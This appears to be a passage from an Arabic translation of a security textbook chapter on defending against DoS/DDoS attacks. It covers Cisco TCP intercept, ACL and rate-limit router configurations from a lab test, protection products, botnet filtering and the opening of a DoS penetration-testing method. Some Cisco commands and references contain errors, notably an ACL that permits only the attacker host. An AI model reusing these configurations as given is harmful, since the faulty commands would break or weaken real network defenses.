- إجراء تحقيق شامل عن صحة المدخلات.
- بطاقة الشبكة هي بوابة دخول الحزم. وبالتالي، استخدام بطاقة شبكة يكون أفضل للتعامل مع عدد كبير من الحزم.

DoS/DDoS Protection at the ISP Level

المصدر: http://www.cert.org

معظم **ISPs** ببساطة تمنع جميع الطلبات خلال هجوم **DDoS**، وذلك برفض حركة المرور الشرعي من الوصول إلى الخدمة. مزودي خدمات الإنترنت تقدم في سحابة دوس لحماية وصلات الإنترنت "**in-the-cloud DDoS protection**" بحيث لا تصبح مشبعة من قبل الهجوم. يتم إعادة توجيه حركة مرور الهجوم الى **ISP** خلال الهجوم ليتم تصفيتها وإعادتها. يمكن للمسؤولين أن يطلبوا من مزودي خدمات الإنترنت لمنع **IP** المتضرر الأصلي "**original affected IP**" ونقل موقعهم لـ **IP** آخر بعد **DNS propagation**.



Enabling TCP Intercept on Cisco IOS Software

يمكن تمكين **TCP intercept** بواسطة تنفيذ الأوامر التالية في وضع التكوين العام:

	Command	Purpose
Step 1	access-list access-list-number {deny | permit} tcp any destination destination-wildcard	Defines an IP extended access list.
Step2	ip tcp intercept list access-list-number	Enables TCP intercept.

يمكن تعريف قائمة الوصول "**access list**" لثلاثة أغراض:

1. اعتراض كافة الطلبات
2. اعتراض فقط تلك القادمة من شبكات محددة
3. اعتراض فقط تلك الموجهة للخوادم محددة

وعادة ما تحدد قائمة الوصول المصدر "**source**" إلى أي وجهة، الوجه "**destination**" الى شبكات أو خوادم محددة. كما أنه ليس من المهم أن نعرف من يعترض الحزم من، لا تقوم بالفلترة على عناوين المصدر. بدلا من ذلك، يمكنك تحديد ملقم الوجهة أو الشبكة لحمايتها.

TCP intercept يمكن أن يعمل في وضعين، وضع الاعتراض النشط "**active intercept mode**" ووضع المشاهدة السلبي "**passive watch mode**". الافتراضي هو وضع الاعتراض. في وضع الاعتراض، برمجيات سيسكو **Cisco IOS Software** تقوم باعتراض جميع طلبات الاتصال الواردة (**SYN**)، ويعطي استجابة نيابة عن الخادم بـ **ACK and SYN**، ثم ينتظر **ACK of the SYN** من العميل. عند تلقي **ACK** من العميل، فان البرنامج ينفذ المصافحة الثلاثية مع الخادم عن طريق تعيين **SYN** الأصلي إلى الملقم. بمجرد اكتمال المصافحة الثلاثية، يتم بط اتصالات الاثنين "**two-half connections**".

الأمر لضبط وضع **TCP intercept mode** في التكوين العام كالاتي:

Command	purpose
`ip tcp intercept mode {intercept	watch}`	Set the TCP intercept mode

التخفيف من هجمات دوس "Mitigating DoS"

Mitigating DoS using Access Control Lists (ACL)

قوائم التحكم في الوصول "**Access Control Lists**" هي مجموعة من القواعد التي يتم تطبيقها على آلة من أجل السيطرة على الأذونات. ويهدف هذا المشروع إلى تطبيق قوائم التحكم في الوصول على موجهات سيسكو "**Cisco routers**" من أجل وقف مجموعة محددة من حزم **IP**. توفر هذه القائمة الحماية للشبكة كما أنها تسيطر على سير حركة المرور داخل وخارج تلك النقطة.

على سبيل المثال، عندما يتم تطبيق **ACL** على جهاز الراوتر، يتم فحص حزم **IP** الواردة إذا كانت تلبي جدول **ACL** قبل الدخول. عندما تتفق الحزمة مع القاعدة الموجودة في جهاز الراوتر، فان خيارات مختلفة مثل **deny**، **accept** أو **reject** الخ يمكن أن يؤديها.

وفقا لبحث**IEEE** بواسطة اليكس، اريك وتشاد، ان العمود الفقري للأنترنت اليوم هو عرضة للملايين من الشبكة. ومع ظهور العديد من نقاط الضعف والتي تطالب بقواعد **ACL** أكثر تعقيدا. وهذا أدى الى نمو جدول **ACL** في حجمه، مما يؤدى الى تدهور أداء الشبكة وبالتالي يجعل من الصعب السيطرة عليها. ويأتي هذا البحث أيضا مع فكرة مثيرة للاهتمام وهي "**ACL compressor**" والتي يمكن أن تقلل من حجم جداول **ACL** والتي لا تزال تتبع نفس الدلالات. جلب هذا البحث أيضا نتائج ملحوظة في نتائجه التجريبية. وتظهر النتائج التجريبية أنه يمكن ضغط **ACL** ما يقرب من نصف حجمه عند استخدام **ACL compressor**. في هذا المشروع، نحن نستخدم قواعد **ACL** التالية من أجل وقف حركة المرور من شبكة الهجوم. يتم إدخال هذه القواعد في واجهة سطر الأوامر للراوتر بحيث يتم تطبيقه على كل حركة المرور الواردة التي تمر من هذا الراوتر.

Conf t
Access list 1 192.168.2.2
Interface f0/1
ip access-group 1 in

يتم استخدام الأمر الأول "***Conf t***" لإعداد الترمنال في راوتر سيسكو. ثم السطر التالي من واجهة سطر الأوامر، يتم إنشاء "***Access list***".
كما يتم إعطاء قائمة الوصول عددا وهنا هو 1. هنا يمكننا إنشاء العديد من قوائم الوصول لجهاز راوتر معين، وتطبيقها على أي من منافذها.
في السطر الثالث، يتم استخدام الأمر "***Interface f0/1***" لإدخال وجهه معينة وإدخال التغييرات اللازمة. عندما النهائية استخدمنا الأمر "***ip access-group 1 in***"، معنى هذا اننا نقوم بتطبيق قائمة الوصول إلى واجهة ***F0/1*** حيث يتم اسقاط جميع حزم **IP** من العنوان 192.168.2.2. كما تجدر الإشارة إلى أن حزم **IP** من جميع المضيفين من 192.168.2.0 يتم اسقاطها.
يمكن أن ينظر إليه أنه بعد تطبيق قواعد **ACL** المذكورة أعلاه فان أي حركة مرور من شبكة الهجوم لن تصل إلى خادم اباتشي. يتم حظر شبكة الهجوم 192.168.2.0 تماما ويتم إعطاءه لا تستطيع الوصول لصفحة ويب. وتشكل هذه الخطوة التخفيف ويمكن وضع قواعد **ACL** معقدة من هذا. ومن المثير للاهتمام أن نرى النتائج من ويرشارك وأدوات رصد حركة المرور أخرى كيف أن حركة المرور توقفت على الفور بعد تطبيق **ACL**.
ولكن هناك ثغرة واحدة رئيسية في هذه الآلية الدفاعية. أي أن المضيفين من شبكة 192.168.2.0 غير قادرين على الوصول إلى قاعدة البيانات الرئيسية. في بيئتنا الاختبارية، المهاجم الفعلي هو 192.168.2.2 فقط، في حين أن 192.168.2.3 و192.168.2.4 هم مضيفين شرعيين يحتاجون الاتصال بالخادم. وبالتالي مفهوم ACL هذا يقوم بغلق الخدمة لشبكة كاملة بدلا من مجرد عرقلة المهاجم. وبالتالي فصل

الشبكات المختلفة من الخادم. وعلى ما يبدو، العملاء الشرعيين الموجودين في هذه الشبكات أيضا سوف لا يستطيعوا الاتصال بالخادم. وبالتالي فإن هذا لن يكون حلا مثاليا، وربما تحتاج إلى التعزيز عندما تنتشر الهجمات عبر الشبكات المختلفة.

Mitigation using Rate limiting

على عكس قوائم التحكم في الوصول "**Access Control Lists**"، تقنيات الحد "**Rate limiting**" لا تفصل شبكة المهاجم تماما قبالة الضحية. بدلا من ذلك تضع سقف أو حدا مسموح به لحركة المرور والتي سوف يكون فيه الملقم قادر على الصمود. اعتمدت هذه الطريقة من قبل معظم مقدمي البيانات لأنه يبرهن على أن تكون فعالة للغاية، وتقي مكونات الشبكة من الحرمان الدائم من الخدمة. ولكن هذا لا يمكن أن يكون حلا مثاليا لأنه لا يزال بالتحكم في حركة المرور من قبل نظام المهاجم كذلك. الأوامر التالية تحد من حركة مرور شبكة الهجمات 192.168.2.0 الى مستوى معين. أفضل ميزة لهذه التقنية هي أن مسؤول الشبكة قادر على تحديد مدى حركة المرور التي تترك داخل الشبكة. معدل المرور هذا يعتمد على حجم الشركة، حركة المرور التي يمكن أن يتحملها الخادم وقدرة المعالجة. يطبق سيسكو معدل الحد من حركة المرور في اسم **Committed Access Rate (CAR)** و**Distributed Committed Access rate (DCAR)** ويمكن تطبيق قواعد معدل الحد على حركة المرور الواردة أو حتى الصادرة في واجهة معينة. هناك اثنين من الصيغ الأساسية من الاوامر المستخدمة في الحد وهي "**conform action**" و "**exceed action**". عندما تتفق حزمة **IP** أو تتجاوز قاعدة محددة، فانه يمكن اتخاذ القرارات المختلفة على ذلك. تختلف القرارات وفقا لمتطلبات الشبكة مثل **deny**، **allow**، **continue**، **drop** وبمجرد تطبيق قواعد الحد فيمكن أيضا أن يتم التحقق منها في وقت لاحق باستخدام الأوامر على واجهة سطر الأوامر سيسكو. الأمر "**show int rate-limit**" يعطينا تفاصيل **CAR** التي تم تطبيقها على تلك الواجهة المقابلة. الرسم البياني التالي من موقع سيسكو يبين لنا البنية الأساسية لأوامر معدل الحد. كما هو مبين من الشكل أدناه، يمكننا استخدام "**Rate limit**" أو "**no rate limit**" لتطبيق أو إزالة سياسة **CAR** هذه من واجهة معينة. الكلمات الرئيسية "**input**" أو "**output**" تحدد ما إذا احتاج العمل التطبيق على حركة المرور الواردة أو الصادرة. عندما يتم تطبيق هذه القاعدة على قائمة وصول قبل الاعداد "**pre-configured access list**"، يتم استخدام الكلمة "**access group**". وهكذا سوف يتم تطبيق السياسة فقط على الحزم التي تلبى قائمة الوصول. يمكن إعطاء كل قائمة الوصول التي تم إنشاؤها في جهاز الراوتر سيسكو رقم لتحديد الهوية ونفس الشيء يمكن أن تستخدمه هنا في معدل الحد باستخدام الأمر "**ACL index**". يمكن تحديد معدل المرور من قبل مدير الشبكة ويمكن تحديده بجانب هذا الأمر بمقدار بت في الثانية. "**Burst normal**" و "**Burst maximum**" هي كلمات محددة للتعامل مع تقلبات حركة المرور والحفاظ على التدفق مستمر من الحزم على التوالي. وكما ذكر أعلاه، فإن الكلمة "**action**" تقرر كيف يتم التعامل مع الحزمة في واجهة معينة.

يتم الحصول على الشكل التالي من موقع سيسكو التي تصف وظيفة كل معلم التي يمكن استخدامها في أوامر معدل الحد. خلافا لغيرها من آليات الدفاع المعقدة، معدل الحد هو الأسهل في الإدارة والصيانة. معدل الحد يمكن تطبيقه على أوجه واحده او العديد من الوجهات في الشبكة المعقدة.

input	Applies this CAR traffic policy to packets received on this input interface.
output	Applies this CAR traffic policy to packets sent on this output interface.
dscp	(Optional) Allows the rate limit to be applied to any packet matching a specified differentiated services code point (DSCP).
dscp-value	(Optional) The DSCP number; values are 0 to 63.
access-group	(Optional) Applies this CAR traffic policy to the specified access list.
rate-limit	(Optional) The access list is a rate-limit access list.
acl-index	(Optional) Access list number.
bps	Average rate, in bits per second (bps). The value must be in increments of 8 kbps.
burst-normal	Normal burst size, in bytes. The minimum value is bps divided by 2000.
burst-max	Excess burst size, in bytes.
conform-action *conform-action*	Action to take on packets that conform to the specified rate limit. Specify one of the following keywords: • **continue**—Evaluates the next **rate-limit** command. • **drop**—Drops the packet. • **set-dscp-continue**—Sets the differentiated services code point (DSCP) (0 to 63) and evaluates the next **rate-limit** command. • **set-dscp-transmit**—Sends the DSCP and transmits the packet. • **set-mpls-exp-continue**—Sets the MPLS experimental bits (0 to 7) and evaluates the next **rate-limit** command. • **set-mpls-exp-transmit**—Sets the MPLS experimental bits (0 to 7) and sends the packet. • **set-prec-continue**—Sets the IP precedence (0 to 7) and evaluates the next **rate-limit** command.

المصدر: http://www.cisco.com/c/en/us/td/docs/ios/12_2/qos/command/reference/fqos_r/qrfcmd8.html

باستخدام المعرفة من هيكل الأوامر أعلاه المحدد من قبل سيسكو، يتم تنفيذ الأوامر التالية في هذا المشروع.

Conf t
int f0/1
rate-limit input 8000 2000 4000 conform-action transmit exceed-action drop

الأمر الأول يجلب جهاز الراوتر لوضع الاعداد والذي تم استخدامه أيضا عند تطبيق قوائم الوصول. ثم يتم الدخول إلى واجهة ***F0/1*** باستخدام الامر ***int f0/1*** حيث يجب أن تشرف على حركة المرور الواردة من الشبكات المختلفة. هنا يتم تعريف متوسط حركة المرور كما 8000 بت في الثانية وهي مقبولة من قبل خادم اباتشي المستخدمة في هذا المشروع. مع هذا المقدار من حركة المرور سوف تكون قادرة على خدمة كافة العملاء المتصلة به. وسجلت أيضا من مراقبي الشبكة أن كمية الحركة كانت حول هذا النطاق، ولم يعبر أكثر من 8500bps حتى خلال الهجوم. يتم تعريف الحد **burst maximum** ك 4000 بايت والذي هو حركة مرور القياسية مع طوبولوجيا إيثرنت. يتم نقل حركة مرور الشبكة هذه ويتم إسقاط المتبقية.

كانت هذه الأوامر ناجحة في وقف هجوم الحرمان من الخدمة وأكدت عندما تم دراسة الإخراج باستخدام الوايرشارك ومراقبي الشبكة الأخرى. بدا هذا أن يكون حل فعال في توفير عرض النطاق الترددي وكذلك خادم اباتشي. في هذا المشروع، المضيف 192.168.2.2 صممت للهجوم والمضيفين الآخرين من جميع الشبكات غير مؤذية. ومع ذلك، حركة المرور تكون محدودة لجميع الشبكات بما في ذلك 192.168.3.0.

Combining Rate limit and Access Control features


على خلاف الحلين السابقين، اقترح هذه الطريقة والتي اثبتت فعالية في وقف حركة المرور السيئة في حين انه يعطي حق الوصول الكامل لحركة المرور المشروعة. هنا ملامح للجمع بين قوائم التحكم بالوصول وحد المعدل لتشكيل مجموعة جديدة من البروتوكولات التي تحكم تدفق حركة المرور بشكل أفضل. يصف الشكل التالي تشغيل كل سيناريو لمحاولة وقف الحرمان من الخدمة. من هذا الشكل، فمن الواضح أن هناك ثلاث شبكات 192.168.1.0، 192.168.2.0 192.168.3.0. من المضيفين في جميع الشبكات، المضيف الوحيد الذي يهاجم الخادم هو 192.168.2.1.


كانت الطريقة الأولى المستخدمة هنا لمنع الهجوم باستخدام "**ACL rules**" في جهاز التوجيه سيسكو. هذه الطريقة في الواقع أكثر فعالية لأنها توقف حركة المرور من مهاجمة الشبكة بالكامل. ومع ذلك، فإنه يجب أن يفهم أن المضيف الآخر 192.168.2.2 و192.168.2.3 هو شرعي ويحتاج إلى الوصول إلى الخادم. وبالتالي هذا لا يمكن أن يكون حلا مثاليا، وبشكل خاص، فشلت هذه الفكرة فشلا ذريعا في حالة هجمات دوس الموزعة حيث تنتشر الزومبي عبر الشبكات المختلفة.

الطريقة الثانية والتي يوضحها الشكل التالي انه تم فيها تطبيق معدل القيم فانه يتم تطبيق مرشح مشترك لجميع الشبكات في محطة دخول الراوتر. هذا الفلتر لا يوقف فقط حركة المرور من شبكة معينة ولكن تطبق أيضا على جميع الشبكات. كانت الحالات في الماضي مثل هجوم **Burma DDoS** والتي لم نكن على علم بمصدر المهاجم وبالتالي تعرضت الشبكة لأضرار كثيفة. وبالتالي يمكن لهذه التقنية حماية الشبكة من كونها ضحية لهجمات **PDoS** وإتاحة وصول محدود للعملاء الشرعيين أيضا.

الرسم البياني الثالث هو مزيج من التقنيات السابقة لإعطاء آلية دفاع أفضل. هنا يتم استخدام كل من التحكم في الوصول والمرشحات الحد معا لإعطاء الشبكة حلا محسنا. وهكذا يتم إعطاء الشبكات الشرعية الوصول الكامل. ولا يعطى الشبكة التي لديها آلة الهجوم إمكانية الوصول.







يتم الجمع بين هاتين الاستراتيجيتين في اثنين من الأنماط المختلفة كما يوصف أدناه:

الطريقة الأولى:

```
Conf t
access-list 1 permit 192.168.2.1
int f0/1
ip access-group 1 in
int f0/1
rate-limit input access-group 1 8000 2000 4000 conform-action transmit exceed-action drop
```

ولكن عندما تم قياس زمن استجابة الملقم، فإنه استغرق وقتا أطول لهذه الشبكات لتحميل الصفحة مقارنة مع المضيفين في الشبكات الأخرى.

الطريقة الثانية:

```
Conf t
ip access-list extended Client2Server
permit ip host 192.168.2.1 host 10.0.0.1
class-map match-any Client2Server
match access-group name Client2Server
policy-map CAR
class Client2Server
police 8000 4000 2000 conform-action transmit exceed-action drop!
```

interface F astEthernet0/1
service-policy input CAR

ويستخدم هذا الأسلوب اثنين من الميزات الحصرية لشركة سيسكو تسمى ***Class map*** و ***Policy map*** والتى تثبت القوة في تصميم الشبكات. مع هذه الميزات، يمكن التحقق من حركة المرور الواردة مع مجموعة مما قبل الاعداد من مبادئ التوجيه واتخاذ القرارات ذات الصلة.

Advanced DDoS Protection Appliances









- **FortiDDoS-300A**

المصدر: http://www.fortinet.com

يوفر **FortiDDoS 300A** الرؤية إلى حسابك في شبكة واجهة الإنترنت، ويمكنه كشف ومنع الاستطلاع وهجمات **DDoS** في حين ان يترك حركة المرور الشرعية دون ان تمس. ويتميز حركة المرور هذا بـ **traffic profiling** و **rate limiting**. لها القدرة على التعلم المستمر وتفرق بين حركة المرور الشرعية والهجمات.

- **DDoS Protector**

المصدر: http://www.checkpoint.com

يوفر **DDoS Protector** الحماية ضد هجمات **network flood** و **application layer attacks** من خلال منع هجمات **DDOS** المدمرة دون أن تسبب أي ضرر. فإنه يحظر الحركة الغير طبيعية دون لمس المرور الشرعي. لأنه يحمي خدمات الشبكة وشبكة الإنترنت من خلال تصفية حركة المرور قبل أن تصل إلى جدار الحماية.

- **Cisco Guard XT 5650**

المصدر: http://www.cisco.com

Cisco Guard XT هو أجهزة تخفيف هجمات دوس "***DDoS Mitigation Appliance***" من شركة سيسكو. يقوم بتنفيذ تحليل مفصل لكل تدفق على مستوى الهجوم، وتحديد الهوية، وتخفيف الخدمات المطلوبة لمنع حركة المرور الهجوم ومنعها من عرقلة عمليات الشبكة.

- **Arbor Pravail: Availability Protection System**

المصدر: http://www.arbornetworks.com

Arbor Pravail يسمح لك لكشف وإزالة التهديدات المعروفة والناشئة مثل هجمات **DDoS** تلقائيا قبل ذهاب الخدمات الحيوية الخاصة بك إلى أسفل. لأنه يزيد الرؤية على الشبكة الداخلية الخاصة بك ويحسن كفاءة الشبكة.


DoS/DDoS Protection Tool

DoS/DDoS Protection Tool: D-Guard Anti-DDoS Firewall

D-Guard Anti-DDoS Firewall يوفر الحماية ضد هجمات دوس. فهو يقدم الحماية ضد **DoS/DDoS**، **Super DDoS**، **DrDoS**، **Fragment Attacks**، **SYN Flooding Attacks**، **IP Flooding Attacks**، **UDP**، **Mutation UDP**، **ICMP**، **ICMP Flood Attacks**، **Random UDP Flooding**، **ARP Spoofing Attacks**، الخ.

الميزات:

- نظام منع الاختراق مدمج به.
- الحماية ضد **SYN, TCP Flooding**، والأنواع أخرى من هجمات **DDOS**.
- التحكم في تدفق **TCP**.
- إدارة معدل الحزم **UDP/ICMP/IGMP**.
- القائمة السوداء والقائمة البيضاء لل **IP**.
- ملف سجل شامل ومدمج.



DoS/DDoS Protection Tools

بالإضافة إلى **D-Guard Anti-DDoS Firewall**، فهناك العديد من الأدوات التي توفر الحماية ضد هجمات **DoS/DDoS**. وفيما يلي بعض الأدوات التي تقدم الحماية ضد **DoS/DDoS** على النحو التالي:

NetFlow Analyzer available at http://www.manageengine.com
SDL Regex Fuzzer available at http://www.microsoft.com
WANGuard Sensor available at http://www.andrisoft.com
NetScaler Application Firewall available at http://www.citrix.com
FortGuard DDoS Firewall available at http://www.fortguard.com
IntruGuard available at http://www.intruguard.com
DefensePro available at http://www.radware.com
DOSarrest available at http://www.dosarrest.com
Anti DDoS Guardian available at http://www.beethink.com
DDoSDefend available at http://ddosdefend.com

Techniques to Defend Against Botnets

هناك أربعة طرق للدفاع ضد البوتنت:

- **RFC 3104 Filtering**

RFC3704 هو فلتر **ACL**. المتطلبات الأساسية لهذا الفلتر هو أن الحزم يجب أن يكون مصدرها صالح، مخصصه لمساحة العنوان "***allocated address space***"، يتفق مع الطوبولوجيا. عادة ما تسمى القائمة التي تجمع عناوين **IP** غير المستخدمة أو المحجوزة التي لا يمكن أن ينظر إليها في إطار العمليات العادية "**bogon list**". إذا كنت قادرا على رؤية أي من عناوين IP هذه القائمة، فعليك إسقاط الحزم القادمة منه واعتبره مصدر **IP** مغشوش. أيضا يجب التحقق مع **ISP** الخاص بك لتحديد ما إذا كانت تستخدم هذا النوع من التصفية في السحابة قبل دخول حركة المرور الوهمية الى أنابيب الإنترنت الخاص بك. **Bogon list** هذه تتغير في كثير من الأحيان.

- **Black Hole Filtering**

Black Hole Filtering هي تقنية مشتركة للدفاع ضد البوتنت، وبالتالي لمنع هجمات حجب الخدمة. يمكنك إسقاط حركة المرور الغير مرغوب فيها قبل أن تدخل الشبكة المحمية الخاصة بك مع تقنية تسمى **Remotely Triggered Black Hole Filtering**، مثل **RTBH**. تحتاج إلى إجراء هذا الفلتر بالتزامن مع **ISP** الخاص بك. يمكنك من خلاله تجنب هجمات حجب الخدمة بمساعدة **RTBH**.

- **DDoS Prevention Offerings from ISP or DDoS Service**

معظم مزودي خدمات الإنترنت تقدم شكلا من أشكال السحابة للحماية ضد دوس "***in-the-cloud DDoS protection***" لوصلات الإنترنت الخاص بك. والفكرة هي أن حركة المرور سيتم تنظيفها من قبل مزود خدمة الإنترنت قبل أن تصل إلى أنابيب الإنترنت الخاص بك. عادة، يتم ذلك في السحابة. وبالتالي، فإن الروابط الخاصة بك على الإنترنت تكون في مأمن من التشبع بهجوم دوس. وتقدم سحابة الخدمة الوقاية من دوس أيضا من قبل بعض الأطراف الثالثة. الخدمات الطرف الثالث هذه عادة تقوم بتوجيه حركة المرور اليها بدلا منك، وتنظيف المرور، ومن ثم ترسل حركة المرور التي تم تنظيفها بالرد عليك. وهكذا، فإن أنابيب الإنترنت الخاص بك سيكون في مأمن.

- **Cisco IPS Source IP Reputation Filtering**

Cisco Global Correlation، هي قدرة أمنية جديدة من سيسكو **IPS 7.0**، تستخدم الاستخبارات الأمنية هائلة. شبكة سيسكو **Cisco SensorBase Network** تحتوي كافة المعلومات حول التهديدات المعروفة على الإنترنت، مسلسل المهاجمين، انتشار البرامج الضارة، الشبكات المظلمة، و**botnet harvesters**. سيسكو **IPS** تجعل من استخدام هذه الشبكة لتصفية المهاجمين قبل الهجوم على الأصول الهامة. من أجل كشف ومنع النشاط الضار حتى في وقت سابق، أنه يشتمل على بيانات التهديد العالمية في نظامها.

10.9 اختبار الاختراق (Dos/DDoS Penetration Testing)

الهدف الرئيسي لكل القراصنة الأخلاقيين أو مختبر الاختراق هو إجراء اختبار الاختراق على الشبكة الهدف أو موارد النظام ضد كل هجوم محتمل سواء الأكبر والأصغر من أجل تقييم أمنهم. يعتبر اختبار الاختراق منهج لتقييم الأمن. اختبار اختراق دوس هو مرحلة واحدة في منهجية تقييم الأمن الشاملة. يصف هذا القسم اختبار الاختراق لهجوم دوس والخطوات المتبعة في اختبار اختراق هجوم دوس.

Denial-of-Service (DOS) Attack Penetration Testing

في محاولة لتأمين الشبكة الخاصة بك، أولا يجب أن نحاول العثور على نقاط الضعف الأمنية ومحاولة اصلاحها كما توفر نقاط الضعف هذه مسار للمهاجمين لاقتحام الشبكة. والهدف الرئيسي من هجوم حجب الخدمة هو خفض أداء الموقع المستهدف أو تحطمه ليقطع استمرارية الأعمال. يتم تنفيذ هجوم حجب الخدمة عن طريق إرسال طلبات **SYN** أو **ping** غير شرعي والتي تطغى على قدرة الشبكة. طلبات الاتصال المشروعة لا يمكن التعامل معها عندما يحدث هذا. الخدمات التي تعمل على الأجهزة البعيدة المحطمة بسبب الحزم التي وضعت خصيصا لغمرها عبر الشبكة. في مثل هذه الحالات، الشبكة لا تفرق بين حركة البيانات الشرعية والغير شرعيه. هجمات الحرمان من الخدمة هي طرق سهلة لإسقاط الخادم. المهاجم لا يحتاج أن يكون على قدر كبير من المعرفة للقيام بها، مما يجعلها ضرورية لاختبار نقاط الضعف **DoS vulnerabilities**. بمثابة إنك مختبر الاختراق، فإنك سوف تحتاج إلى محاكاة أفعال المهاجم للعثور على الثغرات الأمنية.

تحتاج إلى التحقق ما إذا كان النظام يقاوم هجمات حجب الخدمة أو يحدث تحطم له. للتحقق من هذا، تحتاج إلى متابعة سلسلة من الخطوات المصممة لاختبار دوس.

يتم سرد ووصف سلسلة من خطوات اختبار الاختراق دوس على النحو التالي:

الخطوة 1: تحديد الهدف

الخطوة الأولى في أي اختبار الاختراق هي تحديد الهدف من الاختبار. هذا يساعدك على التخطيط وتحديد الإجراءات التي يتعين اتخاذها من أجل تحقيق الهدف من الاختبار.

